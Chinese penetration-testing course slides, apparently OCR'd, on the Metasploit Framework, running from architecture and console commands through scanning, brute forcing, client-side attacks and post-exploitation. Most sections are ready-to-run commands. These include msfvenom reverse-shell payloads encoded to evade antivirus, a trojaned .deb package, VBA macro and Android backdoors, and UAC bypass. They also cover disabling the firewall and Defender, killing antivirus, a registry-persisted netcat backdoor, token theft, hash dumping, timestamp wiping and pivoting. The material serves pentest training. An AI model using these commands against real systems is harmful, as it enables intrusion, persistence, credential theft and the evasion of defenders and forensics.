Kali Linux 渗透测试

The quieter you become，the more you are able to hear

第十七章 Metasploit Framework

苑房弘 Fanghong.yuan@163.com

渗透测试者的困扰


- 需要掌握数百个工具软件，上千个命令参数，实在记不住
- 新出现的漏洞PoC/EXP有不同的运行环境要求，准备工作繁琐
- 大部分时间都在学习不同工具的使用习惯，如果能统一就好了
- Metasploit 能解决以上困扰吗?


Metasploit 简介

- 目前最流行、最强大、最具扩展性的渗透测试平台软件
- 基于Metasploit进行渗透测试和漏洞分析的流程和方法
- 2003年由HD More发布第一版，2007年用 ruby 语言重写
  - 框架集成了渗透测试标准（PETS）思想
  - 一定程度上统一了渗透测试和漏洞研究的工作环境
  - 新的攻击代码可以比较容易的加入框架
- 开发活跃版本更新频繁（每周）
  - 早期版本基于社区力量维护，被 Rapid 7收购后打造出其商业版产品
  - 目前分化为四个版本，社区版本依然十分活跃
  - HD More说：为Metasploit写书是种自虐！
  - 2014年之后市场上没有再出现新的Metasploit教材

Offensive security 出版的Metasploit教材

- 被HD More称之为当时最好的Metasploit教材（2011/2012）





版本对比


- Pro 版是企业级全功能的高级渗透测试平台

Feature	Mepasploit Framework	Metasploit Community	Metasploit Express	Metasploit Pro
License	Free	Free	$5,000	授权
Web APP 测试				Y
Report			Y	Y
AV 免杀				Y
操作界面	Command-line	web	web	Web / cmd /adv cmd
IDS /IPS绕过				Y
社区支持	Y	Y	Y	Y
Rapid7 支持			Y	Y
团队协作				Y

Metasploit Framework

- MSF 默认集成于Kali Linux 之中
- 使用postgresql数据库存储数据
  - 早期版本需要先启动数据库再启动msf

MSF架构


Notation: UML
User Interface
Rex
< extends >
MSF
MSF::Core
Datastore
EventDispatcher
ModuleManager
PluginManager
Session Manager
Framework
Framework Plugins
< Plugin >
< extends >
< Plugin >
MSF::Base
Config
Loging
Serializer
Simple
Sessions
< extends >
MSF::UI
Driver
Console
CLI
WebUI
GUI
Armitage
Penetration Modules
Auxiliary
Encoders
Exploits
Nops
Payloads

MSF架构

- Rex
  - 基本功能库，用于完成日常基本任务，无需人工手动编码实现
  - 处理 socket 连接访问、协议应答（http/SSL/SMB等）
  - 编码转换（XOR、Base64、Unicode）
- Msf::Core
  - 提供 Msf 的核心基本 API ，是框架的核心能力实现库
- Msf::Base
  - 提供友好的 API 接口，便于模块调用的库
- Plugin 插件
  - 连接和调用外部扩展功能和系统

MSF架构

- /usr/share/metasploit-framework/modules/
- 技术功能模块（不是流程模块）
  - Exploits：利用系统漏洞进行攻击的动作，此模块对应每一个具体漏洞的攻击方法（主动、被动）
  - Payload：成功exploit之后，真正在目标系统执行的代码或指令
    - Shellcode 或 系统命令
    - 三种 Payload：/usr/share/metasploit-framework/modules/payloads/
    - Single：all-in-one
    - Stager：目标计算机内存有限时，先传输一个较小的payload用于建立连接
    - Stages：利用stager建立的连接下载的后续payload
    - Stager、Stages都有多种类型，适用于不同场景
    - Shellcode 是payload的一种，由于其建立正向 / 反向 shell 而得名

MSF架构

- 技术功能模块（不是流程模块）
  - Auxiliary：执行信息收集、枚举、指纹探测、扫描等功能的辅助模块（没有 payload 的 exploit 模块）
  - Encoders：对payload进行加密，躲避AV检查的模块
  - Nops：提高 payload 稳定性及维持大小

基本使用

- 使用前先升级：msfupdate
- Msfcli 使用接口
- Msfconsole 使用接口
  - 最流行的用户接口
  - 几乎可以使用全部MSF功能
  - 控制台命令支持 TAB 自动补齐
  - 支持外部命令的执行（系统命令等）
  - 点击鼠标启动 / msfconsole -h -q -r -v / exit
  - help / ? / help vulns

MSF 控制台命令

- Banner、Color、connect -h
- show auxiliary / exploits / payloads / encoders / nops
- search usermap_script / help search
  - search name:mysql / path:scada / platform:aix / type:aux /author:aaron / cve:2011 / 可多条件同时搜索
- use dos/windows/smb/ms09_001_write
  - show options / payloads / targets / advanced / evasion
  - info edit
- Check 、back

MSF 控制台命令

- db_status / db_rebuild_cache
- db_nmap
  - Hosts / host 1.1.1.1 / hosts -u / hosts -c address,os_flavor -S Linux
  - services -p 80 / services -c info,name -p 1-1000
  - vulns / creds （mysql_login） / loot （hashdump）
- db_disconnect / db_connect
  - /usr/share/metasploit-framework/config/database.yml
- db_import / db_export
  - db_import /root/nmap.xml
  - db_export -f xml /root/bak.xml

MSF 控制台命令

- set / unset / setg / unsetg / save
- Run / exploit
- jobs / kill 0
- load / unload /loadpath
- Session
  - session -l / -i（Shell 、Meterpreter session、VNC）
- route 通过指定 session 路由流量
- irb （Framework::Version）
- Resource （msfconsol -r a.rc）

Exploit 模块

- Active exploit
  - use exploit/windows/smb/psexec
  - set RHOST 192.168.1.100
  - set PAYLOAD windows/shell/reverse_tcp
  - set LHOST 192.168.1.1
  - set LPORT 4444
  - set SMBUSER user1
  - set SMBPASS pass1
  - exploit

Exploit 模块

- Passive Exploits
  - use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
  - set URIPATH /
  - set PAYLOAD windows/shell/reverse_tcp
  - set LHOST 192.168.1.1
  - set LPORT 4444
  - exploit

生成 payload

- use payload/windows/shell_bind_tcp
- generate （坏字符）
- msf自动选择编码模块绕过坏字符
  - generate -b '\x00'
  - generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b'
  - generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b \xFF\x0a\x0b\x01\xcc\6e\x1e\x2e\x26'
- 手动指定编码模块
  - show encoders / generate -e x86/nonalpha

生成 payload

- generate -b '\x00' -t exe -e x86/shikata_ga_nai -i 5 -k -x /usr/share/windows-binaries/radmin.exe -f /root/1.exe
- NOP：no-operation / Next Operation（无任何操作）
  - EIP返回到存储NOP sled的任意地址时将递增，最终导致shellcode执行
  - generate -s 14

Meterpreter

- 高级、动态、可扩展的Payload
  - 基于meterpreter上下文利用更多漏洞发起攻击
  - 后渗透测试阶段一站式操作界面
- 完全基于内存的DLL注入式 payload（不写硬盘）
  - 注入合法系统进程并建立stager
  - 基于Stager上传和预加载DLL进行扩展模块的注入（客户端API）
  - 基于stager建立的socket连接建立加密的TLS/1.0通信隧道
  - 利用TLS隧道进一步加载后续扩展模块（避免网络取证）
- 服务端使用C语言编写
- 客户端提供基于ruby的全特性API（支持任何语言）

Meterpreter基本命令

- Help、background
- Run、bgrun
- Cd 、ls 、cat 、pwd 、dir 、mkdir 、mv 、rm 、rmdir 、edit
- lpwd 、lcd
- clearev 、download 、
  - upload /usr/share/windows-binaries/nc.exe c:\\windows\\system32
- execute -f cmd.exe -i –H
- getuid 、getsystem 、getprivs 、getproxy 、getpid

Meterpreter基本命令

- Hashdump 、run post/windows/gather/hashdump
- sysinfo 、ps 、kill 、migrate 、reboot 、shutdown 、shell
- show_mount 、search -f autoexec.bat
- arp 、netstat 、ipconfig 、ifconfig 、route
- Idletime 、resource
- record_mic 、webcam_list 、webcam_snap -i 1 -v false

Meterpreter python扩展

- 2015年11月份，来自社区的贡献
- 无需运行环境，在客户端运行原生 python 代码
- load python
  - Help
  - python_execute "print ('asdasdas')"
  - python_execute "import os; cd = os.getcwd()" -r cd
  - python_import -f find.py

Msfcli

- 2015年6月已经被取消
- 由msfconsole -x 取代
- 编写脚本时便于引用
- msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST 1.1.1.1; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 1.1.1.8; set LPORT 5555; set target 34; exploit"

Msf——信息收集

- Nmap扫描
  - db_nmap -sV 192.168.1.0/24
- Auxiliary 扫描模块
  - RHOSTS <> RHOST
    - 192.168.1.20-192.168.1.30、192.168.1.0/24,192.168.11.0/24
    - file:/root/h.txt
  - search arp
    - use auxiliary/scanner/discovery/arp_sweep
    - set INTERFACE 、RHOSTS、SHOST、SMAC、THREADS；run
  - search portscan
    - use auxiliary/scanner/portscan/syn
    - set INTERFACE、 PORTS、RHOSTS、THREADS；run

Msf——信息收集

- Nmap IPID Idle 扫描
  - 查找ipidseq主机
    - use auxiliary/scanner/ip/ipidseq
    - set RHOSTS 192.168.1.0/24； run
  - nmap -PN -sI 1.1.1.2 1.1.1.3
- UDP 扫描
  - use auxiliary/scanner/discovery/udp_sweep
  - use auxiliary/scanner/discovery/udp_probe

Msf——信息收集

- 密码嗅探
  - use auxiliary/sniffer/psnuffle
  - 支持从pcap抓包文件中提取密码
  - 功能类似于dsniff
  - 目前只支持pop3、imap、ftp、HTTP GET协议
- SNMP扫描
  - vi /etc/default/snmpd　　# 侦听地址修改为 0.0.0.0
  - use auxiliary/scanner/snmp/snmp_login
  - use auxiliary/scanner/snmp/snmp_enum
  - use auxiliary/scanner/snmp/snmp_enumusers　　（windows）
  - use auxiliary/scanner/snmp/snmp_enumshares　　（windows）

Msf——信息收集

- SMB版本扫描
  - use auxiliary/scanner/smb/smb_version
- 扫描命名管道，判断SMB服务类型（账号、密码）
  - use auxiliary/scanner/smb/pipe_auditor
- 扫描通过SMB管道可以访问的RCERPC服务
  - use auxiliary/scanner/smb/pipe_dcerpc_auditor
- SMB共享枚举（账号、密码）
  - use auxiliary/scanner/smb/smb_enumshares
- SMB用户枚举（账号、密码）
  - use auxiliary/scanner/smb/smb_enumusers
- SID枚举（账号、密码）
  - use auxiliary/scanner/smb/smb_lookupsid

Msf——信息收集

- SSH 版本扫描
  - use auxiliary/scanner/ssh/ssh_version
- SSH 密码爆破
  - use auxiliary/scanner/ssh/ssh_login
    - set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt； set VERBOSE false； run
- SSH 公钥登陆
  - use auxiliary/scanner/ssh/ssh_login_pubkey
    - set KEY_FILE id_rsa； set USERNAME root； run

Msf——信息收集

- Windows缺少的补丁
  - 基于已经取得的session进行检测
  - use post/windows/gather/enum_patches
    - show advanced
    - set VERBOSE yes
  - 检查失败
    - Known bug in WMI query, try migrating to another process
    - 迁移到另一个进程再次尝试

Msf——信息收集

- Mssql 扫描端口
  - TCP 1433 （动态端口） / UDP 1434 （查询TCP端口号）
  - use auxiliary/scanner/mssql/mssql_ping
- 爆破mssql密码
  - use auxiliary/scanner/mssql/mssql_login
- 远程执行代码
  - use auxiliary/admin/mssql/mssql_exec
  - set CMD net user user pass /ADD

Msf——信息收集

- FTP 版本扫描
  - use auxiliary/scanner/ftp/ftp_version
  - use auxiliary/scanner/ftp/anonymous
  - use auxiliary/scanner/ftp/ftp_login
- use auxiliary/scanner/ [tab]
  - Display all 479 possibilities? (y or n)

Msf——弱点扫描

- 根据信息收集结果搜索漏洞利用模块
- 结合外部漏洞扫描系统对大IP地址段进行批量扫描
- 误判率、漏判率

Msf——弱点扫描

- VNC 密码破解
  - use auxiliary/scanner/vnc/vnc_login
- VNC 无密码访问
  - use auxiliary/scanner/vnc/vnc_none_auth
    - supported : None, free access!
- RDP 远程桌面漏洞
  - use auxiliary/scanner/rdp/ms12_020_check
  - 检查不会造成DoS攻击
- 设备后门
  - use auxiliary/scanner/ssh/juniper_backdoor
  - use auxiliary/scanner/ssh/fortinet_backdoor

Msf——弱点扫描

- VMWare ESXi 密码爆破
  - use auxiliary/scanner/vmware/vmauthd_login
  - use auxiliary/scanner/vmware/vmware_enum_vms
- 利用WEB API 远程开启虚拟机
  - use auxiliary/admin/vmware/poweron_vm

Msf——弱点扫描

- HTTP 弱点扫描
  - 过期证书：use auxiliary/scanner/http/cert
  - 显示目录及文件
    - use auxiliary/scanner/http/dir_listing
    - use auxiliary/scanner/http/files_dir
  - WebDAV Unicode 编码身份验证绕过
    - use auxiliary/scanner/http/dir_webdav_unicode_bypass
  - Tomcat 管理登录页面
    - use auxiliary/scanner/http/tomcat_mgr_login
  - 基于 HTTP 方法的身份验证绕过
    - use auxiliary/scanner/http/verb_auth_bypass
  - Wordpress 密码爆破
    - use auxiliary/scanner/http/wordpress_login_enum
    - set URI /wordpress/wp-login.php

Msf——弱点扫描

- WMAP WEB应用扫描器
  - 根据SQLMAP的工作方式开发
  - load wmap
  - wmap_sites -a http://1.1.1.1
  - wmap_targets -t http://1.1.1.1/mutillidae/index.php
  - wmap_run -t
  - wmap_run -e
  - wmap_vulns -l
  - vulns

Msf——弱点扫描

- Openvas
  - Load openvas
    - 命令行模式，需要配置，使用繁琐
  - 导入nbe格式扫描日志
  - db_import openvas.nbe
- Nessus
- Nexpose
  - Xml格式日志文件

Msf——弱点扫描

- MSF 直接调用 NESSUS 执行扫描
  - Load nessus
  - nessus_help
  - nessus_connect admin:toor@1.1.1.1
  - nessus_policy_list
  - nessus_scan_new
  - nessus_report_list

Msf——客户端渗透

- 在无法突破网络边界的情况下转而攻击客户端
  - 社会工程学攻击
  - 进而渗透线上业务网络
- 含有漏洞利用代码的WEB站点
  - 利用客户端漏洞
- 含有漏洞利用代码的DOC、PDF等文档
- 诱骗被害者执行Payload

Msf——客户端渗透

- 诱骗被害者执行 Payload（windows）
  - msfvenom --payload-options -p windows/shell/reverse_tcp
  - msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -f exe -o 1.exe
  - msfconsole
    - use exploit/multi/handler
    - set payload windows/shell/reverse_tcp
    - set LHOST 1.1.1.1
    - set LPORT 4444
    - exploit

Msf——客户端渗透

- 诱骗被害者执行 Payload（Linux Deb安装包）
  - apt-get --download-only install freesweep
  - dpkg -x freesweep_0.90-1_i386.deb free
  - mkdir free/DEBIAN && cd free/DEBIAN
  - vi control
  - vi postinst
    - #!/bin/sh
    - sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep &
  - msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=1.1.1.1 LPORT=4444 -b "\x00" -f elf -o /root/free/usr/games/freesweep_scores
  - chmod 755 postinst
  - dpkg-deb --build /root/free

Msf——客户端渗透

- 利用Acrobat Reader漏洞执行payload
  - 构造PDF文件：exploit/windows/fileformat/adobe_utilprintf
  - 构造恶意网站：exploit/windows/browser/adobe_utilprintf
  - Meterpreter
    - use priv
    - run post/windows/capture/keylog_recorder
- 利用Flash插件漏洞执行payload
  - use exploit/multi/browser/adobe_flash_hacking_team_uaf
  - use exploit/multi/browser/adobe_flash_opaque_background_uaf
  - use auxiliary/server/browser_autopwn2
- 利用 IE 浏览器漏洞执行payload
  - use exploit/windows/browser/ms14_064_ole_code_execution

Msf——客户端渗透

- 利用 JRE 漏洞执行payload
  - use exploit/multi/browser/java_jre17_driver_manager
  - use exploit/multi/browser/java_jre17_jmxbean
  - use exploit/multi/browser/java_jre17_reflection_types
- 生成 Android 后门程序
  - use payload/android/meterpreter/reverse_tcp
  - generate -f a.apk -p android -t raw

Msf——客户端渗透

- VBScript 感染方式
  - 利用 宏 感染 word、excel文档
  - 绕过某些基于文件类型检查的安全机制
  - 生成 vbscript 脚本：msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=1.1.1.1 LPORT=4444 -e x86/shikata_ga_nai -f vba-exe
  - Office 2007 +
    - 视图——宏——创建
    - Payload 第一部分粘入VBA代码；
    - Payload 第二部分粘入word文档正文；
  - Msf 启动侦听
    - use exploit/multi/handler
    - set payload windows/meterpreter/reverse_tcp

Msf 后渗透测试阶段

- 已经获得目标系统控制权后扩大战果
  - 提权
  - 信息收集
  - 渗透内网
  - 永久后门
- 基于已有session扩大战果
  - msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=1.1.1.1 LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -f exe -o 1.exe

Msf 后渗透测试阶段

- 获取system账号权限
  - load priv
  - getsystem
    - priv_elevate_getsystem: Operation failed: Access is denied.
- 绕过UAC限制
  - use exploit/windows/local/ask
    - set session
    - set filename
  - use exploit/windows/local/bypassuac
  - use exploit/windows/local/bypassuac_injection
    - set session
    - set payload

Msf 后渗透测试阶段

- 利用漏洞直接提权为 system
  - use exploit/windows/local/ms13_053_schlamperei
  - use exploit/windows/local/ms13_081_track_popup_menu
  - use exploit/windows/local/ms13_097_ie_registry_symlink
  - use exploit/windows/local/ppr_flatten_rec
- 图形化payload
  - set payload windows/vncinject/reverse_tcp
  - set viewonly no　　# 可操作

Msf 后渗透测试阶段

- Psexec 模块之 Passthehash
  - use exploit/windows/smb/psexec
  - set smbpass *hash*
  - 需要提前关闭 UAC
    - cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
    - cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
    - cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
    - cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

Msf 后渗透测试阶段

- 关闭 windows 防火墙
  - 需要管理员或system权限
  - netsh advfirewall set allprofiles state on
- 关闭 Windefend
  - net stop windefend
- Bitlocker 磁盘加密
  - manage-bde -off C:
  - manage-bde -status C:
- 关闭 DEP
  - bcdedit.exe /set {current} nx AlwaysOff

Msf 后渗透测试阶段

- 杀死防病毒软件
  - Run killav
  - run post/windows/manage/killav
- 开启远程桌面服务
  - run post/windows/manage/enable_rdp
  - run getgui –e
    - run getgui -u yuanfh -p pass
    - run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20160824.1855.rc
- 查看远程桌面
  - screenshot
  - use espia
    - screengrab

Msf 后渗透测试阶段

- Tokens
  - 用户每次登录，账号绑定临时的Token
  - 访问资源时提交Token进行身份验证，类似于WEB Cookie
  - Delegate Token：交互登陆会话
  - Impersonate Token：非交互登陆会话
  - Delegate Token账号注销后变为Impersonate Token，权限依然有效
- Incognito
  - 独立功能的软件，被MSF集成在meterpreter中
  - 无需密码破解或获取密码HASH，窃取Token将自己伪装成其他用户
  - 尤其适用于域环境下提权渗透多操作系统

Msf 后渗透测试阶段

- 搭建域环境
  - DC+XP
- load incognito
  - list_tokens -u
  - impersonate_token lab\\administrator
  - 运行以上命令需要getsystem
    - 本地普通权限用户需先本地提权
    - use exploit/windows/local/ms10_015_kitrap0d
    - execute -f cmd.exe -i -t　　# -t：使用当前假冒token执行程序
    - shell

Msf 后渗透测试阶段

- 注册表保存着windows几乎全部配置参数
  - 如果修改不当，可直接造成系统崩溃
  - 修改前完整备份注册表
  - 某些注册表的修改是不可逆的
- 常见用途
  - 修改、增加启动项
  - 窃取存储于注册表中的机密信息
  - 绕过文件型病毒查杀

Msf 后渗透测试阶段

- 用注册表添加NC后门服务（meterpreter）
  - upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
  - reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
  - reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\windows\system32\nc.exe -Ldp 444 -e cmd.exe'
  - reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc

Msf 后渗透测试阶段

- 打开防火墙端口（meterpreter）
  - execute -f cmd -i -H
  - netsh firewall show opmode
  - netsh firewall add portopening TCP 4444 "test" ENABLE ALL
  - shutdown -r -t 0
  - nc 1.1.1.1 4444
- 其他注册表项
  - https://support.accessdata.com/hc/en-us/articles/204448155-Registry-Quick-Find-Chart

Msf 后渗透测试阶段

- 抓包（meterpreter）
  - load sniffer
  - sniffer_interfaces
  - sniffer_start 2
  - sniffer_dump 2 1.cap　　/ sniffer_dump 2 1.cap
  - 在内存中缓存区块循环存储抓包（50000包），不写硬盘
  - 智能过滤meterpreter流量，传输全程使用SSL/TLS 加密
- 解码
  - use auxiliary/sniffer/psnuffle
  - set PCAPFILE 1.cap

Msf 后渗透测试阶段

- 搜索文件
  - search -f *.ini
  - search -d c:\\documents\ and\ settings\\administrator\\desktop\\ -f *.docx
- John the Ripper 破解弱口令
  - use post/windows/gather/hashdump　　#system权限的meterpreter
  - Run　　#结果保存在/tmp目录下
  - use auxiliary/analyze/jtr_crack_fast
  - run

Msf 后渗透测试阶段

- 文件系统访问会留下痕迹，电子取证重点关注
- 渗透测试和攻击者往往希望销毁文件系统访问痕迹
- 最好的避免被电子取证发现的方法：不要碰文件系统
  - Meterpreter 的先天优势所在（完全基于内存）
- MAC 时间（Modified / Accessed / Changed）
  - ls -l --time=atime/mtime/ctime 1.txt
  - stat 1.txt
  - touch -d "2 days ago" 1.txt
  - touch -t 1501010101 1.txt

Msf 后渗透测试阶段

- MACE： MFT entry
  - MFT：NTFS 文件系统的主文件分配表 Master File Table
  - 通常1024字节 或 2 个硬盘扇区，其中存放多项 entry 信息
  - 包含文件大量信息（大小 名称 目录位置 磁盘位置 创建日期）
  - 更多信息可研究 文件系统取证分析技术
- Timestomp (meterpreter)
  - timestomp -v 1.txt
  - timestomp -f c:\\autoexec.bat 1.txt
  - -b -r # 擦除MACE时间信息，目前此参数功能失效
  - -m / -a / -c / -e / -z
  - timestomp -z "MM/DD/YYYY HH24:MI:SS" 2.txt

Msf 后渗透测试阶段

- Pivoting 跳板 / 枢纽 / 支点
  - 利用已经控制的一台计算机作为入侵内网的 跳板
  - 在其他内网计算机看来访问全部来自于 跳板机
  - run autoroute -s *1.1.1.0/24* #不能访问外网的被攻击目标内网网段
- 自动路由 现实场景
  - 利用win 7攻击内网XP（对比xp有无外网访问权的情况）
  - 扫描内网： use auxiliary/scanner/[illegible]can/tcp

KALI

Mono I

Mono 2

Win 7

XP

Msf 后渗透测试阶段

- Pivoting 之端口转发 Portfwd
  - 利用已经被控计算机，在kali与攻击目标之间实现端口转发
  - portfwd add -L LIP -l LPORT -r RIP -p RPORT
  - portfwd add -L 1.1.1.10 -l 445 -r 2.1.1.11 -p 3389
  - portfwd list / delete / flush
- use exploit/windows/smb/ms08_067_netapi
